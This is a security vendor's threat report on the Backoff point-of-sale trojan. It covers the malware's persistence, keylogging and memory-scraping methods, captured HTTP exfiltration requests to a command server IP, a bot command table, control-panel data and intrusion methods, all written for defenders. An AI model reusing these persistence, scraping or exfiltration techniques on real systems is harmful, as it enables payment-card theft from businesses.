POINT OF SALE MALWARE: THE FULL STORY OF THE BACKOFF TROJAN OPERATION

December 2014

RSA® Research Group

TABLE OF CONTENTS

EXECUTIVE SUMMARY

On July 29, 2014, the US-CERT (Computer Emergency Readiness Team) issued an alert regarding a new Point of Sale malware it dubbed **Backoff** - the first public disclosure of this threat. The name was probably coined after a string found in the code of one of the versions of the variant that was analyzed by the US CERT.

The Backoff threat is currently targeting mostly US businesses, and has managed to compromise more than a thousand different business entities. Its main target as POS malware is to obtain the magnetic data gathered from credit/debit cards swiped in point of sale stations. The data is then sent to a Command & Control (C&C) server operated by the fraudster.

The product of a private financial fraud group, this threat is continuously being developed, and has been operating since October 2013 according to evidence collected in the wild.

In this report we provide the full story of the Backoff operation, including: bot analysis, a behind-the-scenes look at the Backoff server-side and how it operates, background information on its operator, and statistics on the geographic distribution and reach of the malware based on our research.

Backoff **Malware**	
Malware family	***Backoff***
Malware type	Point of Sale Trojan (POS)
Discovery date	2014
Platform/OS	Microsoft Windows®

DOWN THE RABBIT HOLE: BOT ANALYSIS

In this section, we examine the execution flow of this malware, and try to explain aspects of its operation once it infects a new machine. For our analysis, we tested version 1.57, also dubbed *NEWGRUP*.

INITIAL INFECTION STEPS

The initial state of the binary is in a packed form, which is demonstrated by the fact that most of its length is derived from the data section. A quick look at the data section reveals a large chunk of alphanumeric data.




Figure 1

The binary is packed in an alphanumeric form

Following execution, we see the bot allocating a new buffer in the size of the alphanumeric chunk, and then decoding it, and finally, jumping back to the starting point.

The next code to be executed is actually another stub responsible for relocating the real sections of the malware in place, and jumping to the real entry point of the malware.

Next, the bot takes the following steps to deploy itself and ensure its persistence:

1. Makes a copy of itself to the following path
   %APPDATA%\OracleJava\javaw.exe
   and sets its file attribute to *hidden*.
2. Adds the following Registry keys to make it run every time the system starts -
   Software\Microsoft\Windows\CurrentVersion\Run
   Software\Microsoft\Active Setup\Installed Components\{B3DB0D62-B4-4929-888B-49F426C1A136}
3. Deletes the original infection copy.
4. Saves a backup copy of itself to *%APPDATA%\nsskrnl*
5. Injects a new thread to the Explorer process which monitors every 30 seconds to check if the mutex created by the malware exists, and if not, the process copies the backup to a new location at - *%APPDATA%\winservs.exe* and executes it.

Once the initial installation process is complete, the bot executes three main routines, each in a new thread. Their functionalities can be divided into three sections:

- Memory (RAM) scraping
- Key Logging
- Server communication

```
call    SetPersistantAndInstall
mov     [esp+48h+lpThreadAttributes], offset critical_section ; LPCRITICAL_SECTION
call    InitCriticalSection
mov     [esp+48h+lpThreadId], 0 ; lpThreadId
mov     [esp+48h+dwCreationFlags], 0 ; dwCreationFlags
mov     [esp+48h+lpParameter], 0 ; lpParameter
mov     [esp+48h+lpStartAddress], offset Thread__Scraper ; lpStartAddress
mov     [esp+48h+dwStackSize], 0 ; dwStackSize
mov     [esp+48h+lpThreadAttributes], 0 ; lpThreadAttributes
call    CreateThread
sub     esp, 18h
mov     [esp+48h+lpThreadAttributes], eax ; hObject
call    CloseHandle
push    eax
mov     [esp+48h+lpThreadId], 0 ; lpThreadId
mov     [esp+48h+dwCreationFlags], 0 ; dwCreationFlags
mov     [esp+48h+lpParameter], 0 ; lpParameter
mov     [esp+48h+lpStartAddress], offset Thread__KeyLogger ; lpStartAddress
mov     [esp+48h+dwStackSize], 0 ; dwStackSize
mov     [esp+48h+lpThreadAttributes], 0 ; lpThreadAttributes
call    CreateThread
sub     esp, 18h
mov     [esp+48h+lpThreadAttributes], eax ; hObject
call    CloseHandle
push    edx
call    InjectPersistentStubToExplorer
mov     [esp+48h+lpParameter], offset InitMainServerCommThread ; lpThreadId
mov     [esp+48h+lpStartAddress], 0AFC8h ; dwCreationFlags
mov     [esp+48h+dwStackSize], 3000h ; lpParameter
mov     [esp+48h+lpThreadAttributes], 0 ; lpStartAddress
call    SetTimer
sub     esp, 10h
lea     ebx, [ebp+Msg]
jmp     short loc_401356
```

Figure 2

The creation of the main threads

TRACK 1+2 HARVESTING

In this section we will be discussing the techniques used by Backoff to harvest Track 1 and Track 2 magnetic stripe data.

The process of collecting track data is achieved by utilizing two different techniques:

- Key logging
- Memory (RAM) scraping

KEY LOGGING

From a general perspective, all the key logger does is to listen to system messages, waiting for '*raw input*' messages, reading and parsing them, and finally saving the data to a local file.

So let's dive into the mechanics of this particular keylogger:

1. First, the key logger creates a new file at - *%APPDATA\OracleJava\Log.txt*
2. Second, it creates a new invisible window with a custom *WindowProc* callback that listens to window message events generated by the system.
3. At this point, we have a function registered to process incoming messages, and the main routine of the thread proceeds with a standard message loop cycle.

This function is the core of our Keylogger. Its flow is determined by the type of message received by the system.

4. Once the window has been created, but before it appears on the screen (although in our case it will never appear – it remains invisible) the system sends a *WM_CREATE* message to the procedure. In this scenario, the function calls *RegisterRawInputDevice,* registers our window to receive *WM_INPUT* messages.
5. When the procedure receives the *WM_INPUT* it pulls the raw data using *GetRawInputData* and then parses it using another function, and saves it to our log file.




Figure 3

Main key logging function

AN ALTERIOR MOTIVE FOR KEY LOGGING

Recent articles on the Backoff malware have mentioned that it is equipped with key logging capabilities, but in our opinion, the reason for this functionality has been left unexplored or simply unnoticed. We discovered that the main use for the key logger is not simply to record any key strokes of the user, but **to record track data passing through keyboards with an integrated magnetic stripe reader**. In fact, when it comes to Backoff, the evidence we have collected suggests that this method is more effective than memory scraping!

MEMORY SCRAPING

The memory scraping works by taking a snapshot of all the working processes, and searching their memory one by one for a pattern that corresponds with track data.

This is done as follows:

1. A request for *SeDebugPrivilege* privilege from the system to be able to look inside of other processes.
2. A call for *CreateToolhelp32Snapshot* creates a snapshot of all the running processes.
3. Using *Process32First* and *Process32Next* to iterate through them, it uses a combination of *OpenProcess* and *ReadProcessMemory* to read their data.
4. The procedure for searching the memory seems like a statically compiled regular expression which matches Track 1 and potentially Track 2 data. If it finds a data in the memory that fits the regular expression, it enters a thread-safe memory section using *EnterCriticalSection* and copies the data to it.

Figure 4

The memory scraping main routine

SERVER COMMUNICATION

In this section we discuss workings of the bot from the server-side communication point of view. As mentioned earlier, at the beginning of the run the bot creates a third thread, which is used for communication with the drop server.

The communication with the drop server is handled over HTTP, and initiated once in every 45 seconds. Every request consists of a *unique id* of the computer, *computer name*, *username*, *version name* and *version number*.

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 67
Cache-Control: no-cache
&op=1&id=tcCaxGG&ui=Yolo @ MICROSPO-FW6EL3&wv=11&gr=NEWGRUP&bv=1.57
```

If data is found by the scraping thread, it adds additional fields to the request, including the gathered data wrapped in RC4 encryption and on top of it base64 encoding.

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 67
Cache-Control: no-cache
&op=1&id=tcCaxGG&ui=Yolo @ MICROSPO-FW6EL3&wv=11&gr=NEWGRUP&bv=1.57&s=
aGV5IHRoaXMgaXMganVzdCBhbiBleGFtcGxlIG9mIGRhdGEgZW5jb2RlZCBpbiBiYXNlNjQuIGkgYWRtaW4gaXQg
aSB3YXMgdG9vIGxhenkgdG8gc2ltdWxhdGUgcmVhbCBkYXRhIDpE
```

In response, the server has a set of commands that are identifiable by the bot, presented in the table below:

Server Response	Action
Update	Update the current instance of the bot with a new version downloaded from a URL supplied by the server
Terminate	Terminate the current instance of the bot
Uninstall	Uninstall the current instance of the bot
Download and Run	Download and execute file from a specified URL
Upload KeyLogs	Upload key logs gathered by the bot
Thanks!	Do nothing (and by the way – Thanks!)

C&C INFRASTRUCTURE

In this section we describe the C&C infrastructure of the *Backoff* operation. We will take a look behind the scenes, as we explore its network infrastructure, technology, and functionality.

NETWORK INFRASTRUCTURE & SECURITY

The threat actor behind the Backoff operation has taken precautionary steps to protect their infrastructure from take-downs. This is done using Nginx servers as an HTTP proxy to bridge the communication between the infected POS stations and the real server. Doing this has kept the real IP address hidden from the rest of the world, and enabled it to survive to this day.

In order to enhance the security, the operator of the server introduced an extra authentication layer using Basic Authentication on top of the actual control panel login page.

The HTTP server served five instances of the same Backoff server-side application, each instance is probably being used for a different malware campaign or set of targets.

CONTROL PANEL

The control panel we found is not very large, containing four main pages: *Users Data*, *Commands*, *Statistics* and *Key Logs*.

The *Commands* page enables the operator to download and execute any given URL on one or more of the infected machine groups. The page indicates how many executions have been reported as completed.




Figure 5

Control panel *Commands* page

The *Users data* page lists all the data exfiltrated by the bots, which was gathered using memory scraping. As you can see in the screenshot below, the table contains the infected machines and information including computer name, username, bot group, windows version, bot version and count of extracted track records.

The icons in the last column of this page allow the operator to download the data in clear or compressed format, or to delete the records.

Reviewing the host names in this table can give us an indication of the type of businesses where these POS stations are located, including large chain stores, a bar, a supermarket, or any other store.

Figure 6

Control panel *User Data* page

Users Data | Commands | Statistics | Key Logs | Logout


Users Data

Index	Unique Id	IP	Username @ Computer Name	Group	Location	Windows Version	Bot Version	Date/Time	Count	Data
1	gzbFtCd	[illegible].77	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 04:54:08	2	
2	jKBrBoe	[illegible] 20	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 07:09:18	50	
3	KaAPKCZ	[illegible].47	User @ L[illegible]	NEWGRUP	Disabled	Windows 7	1.57	2014-08-25 08:51:42	3	
4	rRrEoHR	[illegible] 210	S[illegible]	NEWGRUP	Disabled	Windows 7	1.57	2014-08-25 10:01:00	1	
5	ZryaagS	[illegible] 117	POSU[illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:26:42	1	
6	zQDgDct	[illegible] 113	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:30:04	4	
7	KMpPyDK	[illegible] 240	Administrator [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:39:15	2	
8	QpSuXJd	[illegible] 200	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:47:44	3	
9	ECzLwlY	[illegible] 217	Administrator [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:49:00	36	
10	IHnmpku	[illegible] 224	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 10:54:23	27	
11	kZJHuBP	[illegible].73	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:06:40	8	
12	DGSKWpe	[illegible].229	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:13:53	5	
13	iWCeCzw	[illegible].7	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:14:47	1	
14	jJxVHdz	[illegible].22	Administrator [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:23:25	2	
15	XsMumRe	[illegible].209	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:27:26	4	
16	AulosDE	[illegible].173	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:41:23	6	
17	NgrisIK	[illegible] 38	Administrator @ P[illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:41:31	11	
18	cKtteFZ	[illegible] 101	Administrator @ FF[illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:41:55	16	
19	mZaeANO	[illegible].113	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:50:39	5	
20	dIQFOHB	[illegible] 217	Administrator @ PDQ[illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:52:26	4	
21	QeJVFUO	[illegible] 245	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:52:35	2	
22	bGHmbes	[illegible] 192	Administrator @ [illegible]	NEWGRUP	Disabled	Windows XP	1.57	2014-08-25 11:54:07	2	

The *Key Logs* page as the name suggests, list all the data gathered by the bots using key logging. As we mentioned earlier, this feature is actually used to collect track records from keyboards with an integrated magnetic stripe reader. So basically this page is pretty much like the *User Data* page, only with slightly different functionality - the key log arrives at the server as is. The first button at the end of each row enables us to see the raw key log data. The second button tells the server to create a parsed version which contains only Track 1+2 data.

Figure 7

Control panel *Key Logs* page



Index	Unique Id	IP	Username @ Computer Name	Group	Location	Windows Version	Bot Version	Date Created (Date/Time)	Data
1	lUOIXYb	.200	sto SEXP	NEWGRUP	31/-	Windows XP	1.57	2014-08-25 03:37:06	
2	xAnGQjt	.104	O	NEWGRUP	BC/-	Windows 7	1.57	2014-08-25 03:37:07	
3	XzTeYuw	.33	Administrator @	NEWGRUP	-/-	Windows XP	1.57	2014-08-25 03:37:15	
4	LVZnmFM	.76	LA	NEWGRUP	BC/-	Windows 7	1.57	2014-08-25 03:37:27	
5	cDqkJAf	233	Administrator @	NEWGRUP	07/-	Windows XP	1.57	2014-08-25 03:37:39	
6	UgZMFGO	.14	MANAGER @	NEWGRUP	BC/-	Windows Server 2003 R2	1.57	2014-08-25 03:37:46	
7	reGTOJd	182	LaneOne @	NEWGRUP	BC/-	Windows 7	1.57	2014-08-25 03:38:26	
8	imUGEnb	.198	Sq	NEWGRUP	ON/-	Windows 7	1.57	2014-08-25 03:38:46	
9	piwlBHm	157	P	NEWGRUP	BC/-	Windows XP	1.57	2014-08-25 03:39:15	
10	kAHzVWb	250	La	NEWGRUP	-/-	Windows XP	1.57	2014-08-25 03:39:17	
11	eYBZbpz	.93	Administrator @	NEWGRUP	PA/19046	Windows XP	1.57	2014-08-25 03:39:21	
12	haNYRkW	133	T	NEWGRUP	07/-	Windows XP	1.57	2014-08-25 03:39:27	
13	tksomKl	.182	so	NEWGRUP	19/-	Windows 7	1.57	2014-08-25 05:29:18	
14	HFAbaSE	182	so	NEWGRUP	19/-	Windows 7	1.57	2014-08-25 05:32:51	
15	QxNmaWC	.1	Administrator @	NEWGRUP	11/-	Windows Server 2003 R2	1.57	2014-08-25 05:48:46	
16	icfuEtG	.91	Yolo @	NEWGRUP	VA/20170	Windows XP	1.57	2014-08-25 06:12:06	
17	dAufjgb	93	z @	NEWGRUP	VA/20170	Windows XP	1.57	2014-08-25 06:16:42	
18	OzOXSya	150	Administrator	NEWGRUP	-/-	Windows XP	1.57	2014-08-25 09:26:48	

18 Entries

Current Date and time: 05:58:10 26-08-2014

Finally, the last page in the panel is the *Statistics* page. It shows the bots availability based on the last time each bot contacted the server.




Figure 8

Control panel *Statistics* page

FRAUDSTER PROFILE

This section describes our investigation of the person or persons allegedly behind the Backoff operation, their habits, methods, and possible geographic location.

LATE NIGHT BOT DEVELOPMENT

One of our approaches when analyzing a piece of malware belonging to private gangs, is to examine the *timestamps* of the different versions, which can often provide us with a glimpse into the behavior patterns of the human operators behind this malware.

Version	Version Name	Time stamp	MD5
1.2	---	13/10/13 @ 22:46:48	0b7732129b46ed15ff73f72886946220
1.4	---	15/10/13 @ 2:25:33	6a0e49c5e332df3af78823ca4a655ae8
1.55	**dec**	19/12/13 @ 15:39:59	684e03daaffa02ffecd6c7747ffa030e
1.55	**jan**	22/01/14 @ 20:40:18	b1661862db623e05a2694c483dce6e91
1.55	**monday**	26/01/14 @ 21:01:39	fc041bda43a3067a0836dca2e6093c25
1.55	**thu**	05/02/14 @ 23:58:51	c0d0b7ffaec38de642bf6ff6971f4f9e
1.55	**backoff**	21/03/14 @ 4:30:08	f5b4786c28ccf43e569cb21a6122a97e
1.55	**AERO3**	28/03/14 @ 15:21:40	842e903b955e134ae281d09a467e420a
1.56	**netx**	28/03/14 @ 15:31:58	d1d544dbf6b3867d758a5e7e7c3554bf
1.55	**goo**	15/04/14 @ 13:59:01	17e1173f6fc7e920405f8dbde8c9ecac
1.55	**net**	29/04/14 @ 19:13:54	0607ce9793eea0a42819957528d92b02
1.55	**no_google**	29/04/14 @ 19:49:14	ea0c354f61ba0d88a422721caefad394
1.56	**wed**	06/05/14 @ 19:53:29	8a019351b0b145ee3abe097922f0d4f6
1.56	**LAST**	08/05/14 @ 17:40:20	d7d1bb80068eff0ece413fe74c76cba3
1.55	**south**	23/05/14 @ 21:24:56	0960056aa3c9b70b09fb04e94742e4bf
1.57	**LAST**	30/05/14 @ 18:51:26	7b027599ae15512256bb5bc52e58e811
1.57	**NEWGRUP**	03/06/14 @ 18:36:33	d0f3bf7abbe65b91434905b6955203fe
1.57	**NEWGRUP**	23/07/14 @ 10:21:47	05f2c7675ff5cda1bee6a168bdbecac0

If there is one thing we can conclude from the above table, it is that this cybercrime gang has put some time and effort to maintain the bits & bytes of their business, and as the time stamps suggest; the new versions were compiled at all hours of the day.

TARGET DETECTION & INTRUSION METHODS

In the original US-CERT alert, it was suggested the fraudsters were trying to compromise businesses using brute force attacks against known remote desktop solutions. While this may be true, it still doesn't explain the whole picture due to a crucial missing detail – *how were they able to determine if a target computer belongs to a business or a store?*

According to data collected by RSA, it's safe to assume that in order to validate whether a targeted IP actually belongs to a business and not just an RDP service opened on a personal computer, the fraudsters had to devise a technique to validate their target before they took aggressive action. This technique should also be designed to allow them to operate on a large scale.

Almost every business or store has security camera surveillance, since many business owners/managers wish to monitor their business and their workers, and of course, they want to be able to do so remotely.

Evidently and certainly not accidently, a fairly large number of the infected IP addresses had cam surveillance services exposed. Our assumption is that the fraudsters figured out that the combination of RDP service and cam surveillance service both exposed to the internet provides a fairly logical indication of a possible business, and therefore a proper target.

The image below shows a good example of a compromised machine, exposing a live stream of all the surveillance cameras in a supermarket




Figure 9

Surveillance cam feed for a Cashier post at typical supermarket in the US

What means might the fraudster have used in order to penetrate his targets?

The US-CERT alert suggested the intrusion technique used by the fraudster was mainly a brute force attack on the RDP services. According to our observations regarding the compromised machines, we can say that it's very likely that additional techniques have been employed, such as guessing default passwords for routers and cam surveillance control panels, and using known exploits against these services.

ATTRIBUTION

During our investigation, we also gathered information that could hint at the fraudster's location. As always in underground cybercrime world, fraudster could be hiding behind a proxy or VPN server that would give a false indication of their real geographic or specific location. However, any possible leads in tracing the identity and other details of this fraudster are worth exploring.

